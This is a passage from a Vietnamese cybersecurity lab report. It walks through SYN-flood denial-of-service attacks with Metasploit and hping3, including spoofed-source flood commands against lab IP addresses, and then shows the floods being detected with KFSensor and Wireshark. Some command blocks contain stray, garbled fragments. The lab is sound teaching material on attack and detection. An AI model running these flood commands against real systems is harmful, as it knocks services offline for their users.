RHOSTS             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                       /basics/using-metasploit.html
RPORT              80        yes       The target port
SHOST               no        The spoofable source address (else randomizes)
SNAPLEN            65535     yes       The number of bytes to capture
SPORT               no        The source port (else randomizes)
TIMEOUT            500        yes       The number of seconds to wait for new data

View the full module info with the info, or info -d command.
msf6 auxiliary(dos/tcp/synflood) > █
```

- Bước 4:** Cấu hình các thông tin để thực hiện SYN Flood:


```
msf6 auxiliary(dos/tcp/synflood) > set RHOST 192.168.95.143
RHOST => 192.168.95.143
msf6 auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf6 auxiliary(dos/tcp/synflood) > set SHOST 192.168.95.145
SHOST => 192.168.95.145
```

## - Báo cáo thực hành


- **Bước 5:** Thực hiện lệnh exploit để tiến hành tấn công DoS:

```
msf6 auxiliary(dos/tcp/synflood) > exploit  
[*] Running module against 192.168.95.143  
[*] SYN flooding 192.168.95.143:21 ...
```

- **Bước 6:** Quá trình SYN Flooding bắt đầu, chuyển qua máy Windows và mở Wireshark lên:




- **Bước 7:** Mở Task Manager hiển thị mức sử dụng CPU:



- Bước 8:** Dừng tấn công và kiểm tra lại hiệu suất của máy:

```
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.95.143

[*] SYN flooding 192.168.95.143:21 ...
^C[-] Stopping running against current target ...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) >
```



## Lab 2 – SYN Flooding a Target Host using Hping3

- **Bước 1:** Sử dụng công cụ nmap trong Kali Linux để quét port mở trên máy mục tiêu. Từ bài lab 1 ta có được dịch vụ FTP port 21 đang mở.
- **Bước 2:** Mở lệnh hping3 từ **Application Menu → 01 – Information Gathering → Live Host Identification → hping3**.
- **Bước 3:** Kali Linux Command Shell với hping3:

## Báo cáo thực hành

```

File Actions Edit View Help
$ hping3 -h
usage: hping3 host [options]
  -h --help      show this help
  -v --version   show version
  -c --count     packet count
  -i --interval  wait (uX for X microseconds, for example -i u1000)
    --fast       alias for -i u10000 (10 packets for second)
    --faster     alias for -i u1000 (100 packets for second)
    --flood      sent packets as fast as possible. Don't show replies.
  -n --numeric   numeric output
  -q --quiet     quiet
  -I --interface interface name (otherwise default routing interface)
  -V --verbose    verbose mode
  -D --debug     debugging info
  -z --bind      bind ctrl+z to ttl          (default to dst port)
  -Z --unbind    unbind ctrl+z
  --beep        beep for every matching packet received
Mode
  default mode   TCP
  -0 --rawip     RAW IP mode
  -1 --icmp      ICMP mode
  -2 --udp       UDP mode
  -8 --scan      SCAN mode.
  Example: hping --scan 1-30,70-90 -S www.target.host
  -9 --listen    listen mode
IP
  -a --spoof     spoof source address
  --rand-dest   random destination address mode. see the man.
  --rand-source  random source address mode. see the man.
  -t --ttl       ttl (default 64)

```


- Bước 4:** Thực hiện lệnh hping3 với các flag và các tham số sau:

```


(kali㉿kali)-[~] ~ send all icmp types (default send only supported types)
$ sudo hping3 -S 192.168.95.143 -a192.168.95.145 -p 21 --flood 0.0.0.0
[sudo] password for kali:
HPING 192.168.95.143 (eth0 192.168.95.143): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown ip options

```

- Bước 5:** Chuyển qua máy Windows, mở Wireshark để xem các traffic:




- Bước 6:** Mở Task Manager trên máy mục tiêu để kiểm tra hiệu suất máy tính:




### Lab 3 – Detecting and Analyzing DoS Attack Traffic using KFSensor and Wireshark


- **Bước 1:** Cài đặt công cụ **KFSensor** trên máy Win10 và chạy với quyền admin
- **Bước 2:** Ở màn hình chính của công cụ, chọn **Setting → Set up Wizard...**



- **Bước 3:** Các màn hình options xuất hiện, set up và nhấn Next:




- **Bước 4:** Chọn TCP → FTP:



- **Bước 5:** Dùng hping3 để tấn công SYN Flooding đến máy mục tiêu với option **-d 100**

```
(kali㉿kali)-[~]
$ sudo hping3 -d 100 -S -p 21 --flood 192.168.95.137
HPING 192.168.95.137 (eth0 192.168.95.137): S set, 40 headers + 100 data bytes
hping in flood mode, no replies will be shown (it send only supported types)
  --icmp-gw    set gateway address for ICMP redirect (default 0.0.0.0)
```

- **Bước 6:** Chuyển qua máy Win10. Lúc này icon FTP chuyển thành **màu đỏ**, FTP section hiển thị danh sách các sự kiện. Kéo xuống dưới nhóm tìm thấy sự kiện với tên “DOS Attack”:



KFSensor Professional - Evaluation Trial

File View Scenario Signatures Settings Help

TCP

ID	Start	Duration	Pro...	Sens...	Name	Visitor	Description
50	6/5/2024 10:48:26 AM....	2.672	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
49	6/5/2024 10:48:26 AM....	2.672	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
48	6/5/2024 10:48:26 AM....	2.656	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
47	6/5/2024 10:48:27 AM....	1.344	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
46	6/5/2024 10:48:27 AM....	1.359	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
45	6/5/2024 10:48:27 AM....	1.343	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
44	6/5/2024 10:48:27 AM....	1.484	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
43	6/5/2024 10:48:27 AM....	1.484	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
42	6/5/2024 10:48:27 AM....	1.484	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
41	6/5/2024 10:48:27 AM....	1.484	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
40	6/5/2024 10:48:27 AM....	1.484	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
39	6/5/2024 10:48:27 AM....	1.469	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
38	6/5/2024 10:48:27 AM....	1.469	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
37	6/5/2024 10:48:27 AM....	1.469	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
36	6/5/2024 10:48:25 AM....	3.016	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
35	6/5/2024 10:48:25 AM....	3.016	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
34	6/5/2024 10:48:23 AM....	4.844	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
33	6/5/2024 10:48:23 AM....	4.844	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
32	6/5/2024 10:48:23 AM....	4.828	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
31	6/5/2024 10:48:23 AM....	4.828	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
30	6/5/2024 10:48:23 AM....	4.828	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
29	6/5/2024 10:48:23 AM....	4.828	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
28	6/5/2024 10:48:24 AM....	4.110	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
27	6/5/2024 10:48:24 AM....	4.110	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
26	6/5/2024 10:48:24 AM....	4.110	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
25	6/5/2024 10:48:24 AM....	4.110	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
24	6/5/2024 10:48:23 AM....	4.953	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
23	6/5/2024 10:48:23 AM....	4.938	TCP	21	FTP	192.168.95.136	Syn Scan With Client Reset
22	6/5/2024 10:48:23 AM....	0.002	TCP	21	DOS Attack	192.168.95.136	DOS Attack
21	6/5/2024 10:48:31 AM....	0.000	TCP	21	DOS Attack	192.168.95.136	DOS Attack

Name Value

Sensor kfsensor

Last status 6/5/2024 10:49


Status Active

Running since 6/5/2024 10:11:

Last restart 6/5/2024 10:48

Running for 37 minutes

- Bước 7: Xem thông tin chi tiết của sự kiện DOS Attack:



Event - 21

Summary Details Signature Data

Event

Sensor ID: kfsensor Event ID: 21

Start Time: 6/5/2024 10:48:31 AM.405 Severity: Medium

Description: DOS Attack

Visitor

IP: 192.168.95.136 Port: 25104

Domain:

Sensor

Name: DOS Attack

Protocol: TCP Port: 21

Signature

